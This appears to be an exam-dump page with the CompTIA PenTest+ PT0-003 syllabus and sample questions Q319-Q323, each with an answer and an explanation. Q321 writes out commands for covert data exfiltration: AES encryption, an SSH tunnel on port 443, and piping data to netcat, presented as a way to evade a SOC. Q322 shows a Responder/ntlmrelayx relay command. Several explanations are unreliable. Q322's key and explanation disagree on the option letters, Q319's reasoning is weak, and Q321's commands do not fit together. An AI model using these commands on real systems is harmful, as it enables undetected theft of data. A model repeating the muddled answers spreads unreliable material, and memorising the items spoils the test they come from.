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

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CompTIA PT0-003 Exam Syllabus Topics:

Topic	Details
Topic 1	• Attacks and Exploits: This extensive topic trains cybersecurity analysts to analyze data and prioritize attacks. Analysts will learn how to conduct network, authentication, host-based, web application, cloud, wireless, and social engineering attacks using appropriate tools. Understanding specialized systems and automating attacks with scripting will also be emphasized.
Topic 2	• Post-exploitation and Lateral Movement: Cybersecurity analysts will gain skills in establishing and maintaining persistence within a system. This topic also covers lateral movement within an environment and introduces concepts of staging and exfiltration. Lastly, it highlights cleanup and restoration activities, ensuring analysts understand the post-exploitation phase's responsibilities.

Topic 3	• Reconnaissance and Enumeration: This topic focuses on applying information gathering and enumeration techniques. Cybersecurity analysts will learn how to modify scripts for reconnaissance and enumeration purposes. They will also understand which tools to use for these stages, essential for gathering crucial information before performing deeper penetration tests.
Topic 4	• Engagement Management: In this topic, cybersecurity analysts learn about pre-engagement activities, collaboration, and communication in a penetration testing environment. The topic covers testing frameworks, methodologies, and penetration test reports. It also explains how to analyze findings and recommend remediation effectively within reports, crucial for real-world testing scenarios.
Topic 5	• Vulnerability Discovery and Analysis: In this section, cybersecurity analysts will learn various techniques to discover vulnerabilities. Analysts will also analyze data from reconnaissance, scanning, and enumeration phases to identify threats. Additionally, it covers physical security concepts, enabling analysts to understand security gaps beyond just the digital landscape.

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CompTIA PenTest+ Exam Sample Questions (Q319-Q324):

NEW QUESTION # 319
A penetration tester is attempting to perform reconnaissance on a customer's external-facing footprint and reviews a summary of the fingerprinting scans:
SSH servers: 23
NTP servers: 4
Rsync servers: 5
LDAP servers: 2
Which of the following OSs is the organization most likely using?

- A. Linux
- B. FreeBSD
- C. Mac OS X
- D. Microsoft Windows

Answer: B

Explanation:
The presence of specific services like SSH, NTP, Rsync, and LDAP servers is indicative of a Unix-like operating system. Among the given options, FreeBSD is the most likely operating system that would be running all these services. FreeBSD is known for its robustness and extensive use in environments requiring stable and secure networking services.
Given the context of penetration testing and the enumeration of these services, FreeBSD's configuration and service management fit well with the identified services. Other operating systems listed (Mac OS X, Microsoft Windows, Linux) might not typically run all these services in a similar configuration, particularly NTP and Rsync, which are more common in Unix-like systems.

NEW QUESTION # 320
During a web application assessment, a penetration tester identifies an input field that allows JavaScript injection. The tester inserts a line of JavaScript that results in a prompt, presenting a text box when browsing to the page going forward. Which of the following types of attacks is this an example of?

- A. SSRF
- B. XSS
- C. Server-side template injection
- D. SQL injection

Answer: B

Explanation:
Cross-Site Scripting (XSS) is an attack that involves injecting malicious scripts into web pages viewed by other users.
XSS (Cross-Site Scripting): This attack involves injecting JavaScript into a web application, which is then executed by the user's browser. The scenario describes injecting a JavaScript prompt, which is a typical XSS payload.
SQL Injection: This involves injecting SQL commands to manipulate the database and does not relate to JavaScript injection.
SSRF (Server-Side Request Forgery): This attack tricks the server into making requests to unintended locations, which is not related to client-side JavaScript execution.
Server-Side Template Injection: This involves injecting code into server-side templates, not JavaScript that executes in the user's browser.

NEW QUESTION # 321
A penetration tester discovers data to stage and exfiltrate. The client has authorized movement to the tester ' s attacking hosts only. Which of the following would be most appropriate to avoid alerting the SOC?

- A. Apply UTF-8 to the data and send over a tunnel to TCP port 25.
- B. Apply 3DES to the data and send over a tunnel UDP port 53.
- C. Apply Base64 to the data and send over a tunnel to TCP port 80.
- D. Apply AES-256 to the data and send over a tunnel to TCP port 443.

Answer: D

Explanation:
AES-256 (Advanced Encryption Standard with a 256-bit key) is a symmetric encryption algorithm widely used for securing data.
Sending data over TCP port 443, which is typically used for HTTPS, helps to avoid detection by network monitoring systems as it blends with regular secure web traffic.
Encrypting Data with AES-256:
Use a secure key and initialization vector (IV) to encrypt the data using the AES-256 algorithm.
Example encryption command using OpenSSL:
Step-by-Step Explanationopenssl enc -aes-256-cbc -salt -in plaintext.txt -out encrypted.bin -k secretkey Setting Up a Secure Tunnel:
Use a tool like OpenSSH to create a secure tunnel over TCP port 443.
Example command to set up a tunnel:
ssh -L 443:targetserver:443 user@intermediatehost
Transferring Data Over the Tunnel:
Use a tool like Netcat or SCP to transfer the encrypted data through the tunnel.
Example Netcat command to send data:
cat encrypted.bin | nc targetserver 443
Benefits of Using AES-256 and Port 443:
Security: AES-256 provides strong encryption, making it difficult for attackers to decrypt the data without the key.
Stealth: Sending data over port 443 helps avoid detection by security monitoring systems, as it appears as regular HTTPS traffic.
Real-World Example:
During a penetration test, the tester needs to exfiltrate sensitive data without triggering alerts. By encrypting the data with AES-256 and sending it over a tunnel to TCP port 443, the data exfiltration blends in with normal secure web traffic.
References from Pentesting Literature:
Various penetration testing guides and HTB write-ups emphasize the importance of using strong encryption like AES-256 for secure data transfer.
Techniques for creating secure tunnels and exfiltrating data covertly are often discussed in advanced pentesting resources.
References:
Penetration Testing - A Hands-on Introduction to Hacking
HTB Official Writeups
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NEW QUESTION # 322
A tester obtains access to an endpoint subnet and wants to move laterally in the network. Given the following Nmap scan output:
Nmap scan report for some_host
Host is up (0.01s latency).
PORT STATE SERVICE
445/tcp open microsoft-ds
Host script results:
smb2-security-mode: Message signing disabled
Which of the following command and attack methods is the most appropriate for reducing the chances of being detected?

- A. nmap --script smb-brute.nse -p 445 <target>
- B. responder -I eth0 -dwv ntlmrelayx.py -smb2support -tf <target>
- C. msf > use exploit/windows/smb/ms17_010_psexec
- D. hydra -L administrator -P /path/to/passwdlist smb://<target>

Answer: B

Explanation:
The Nmap scan output indicates SMB (port 445) is open, and message signing is disabled. This makes the system vulnerable to NTLM relay attacks.
* Option A (responder -I eth0 -dwv ntlmrelayx.py -smb2support -tf <target>) #: Correct.
* Responder poisons LLMNR and NBT-NS requests, capturing NTLM hashes.
* NTLMRelayX then relays captured hashes to an SMB service without message signing, allowing unauthorized access.
* This attack is stealthier than brute-force methods.
* Option B (ms17_010_psexec) #: This exploits EternalBlue, but we don't have confirmation that this system is vulnerable to MS17-010.
* Option C (hydra brute-force) #: SMB brute-force is noisy and will likely trigger alerts.
* Option D (smb-brute.nse) #: This brute-force attack is also loud and detectable.
# Reference: CompTIA PenTest+ PT0-003 Official Guide - NTLM Relay & SMB Exploitation

NEW QUESTION # 323
A company hires a penetration tester to perform an external attack surface review as part of a security engagement. The company informs the tester that the main company domain to investigate is comptia.org.
Which of the following should the tester do to accomplish the assessment objective?

- A. Perform information-gathering techniques to review internet-facing assets for the company.
- B. Perform a phishing assessment to try to gain access to more resources and users' computers.
- C. Perform a physical security review to identify vulnerabilities that could affect the company.
- D. Perform a vulnerability assessment over the main domain address provided by the client.

Answer: A

Explanation:
Comprehensive and Detailed Explanation:
An external attack surface review focuses on identifying publicly accessible assets that an attacker could exploit. The first step in this process is information gathering, which involves enumerating domains, subdomains, public IPs, DNS records, and other internet-facing resources. This is done using passive reconnaissance tools such as Whois, Shodan, Google Dorking, and OSINT techniques.
Option A is correct because it aligns with the assessment goal-finding public-facing systems and their vulnerabilities before an attacker does.
Option B (phishing assessment) is incorrect because it involves social engineering, which is not part of an external attack surface review.
Option C (physical security review) is incorrect as it pertains to physical penetration testing, not an external attack analysis.
Option D (vulnerability assessment) is incorrect because a vulnerability assessment is a later step after reconnaissance. The first step is identifying assets through information gathering.
Reference: CompTIA PenTest+ PT0-003 Official Guide - Chapter 4 (Information Gathering and OSINT).

NEW QUESTION # 324
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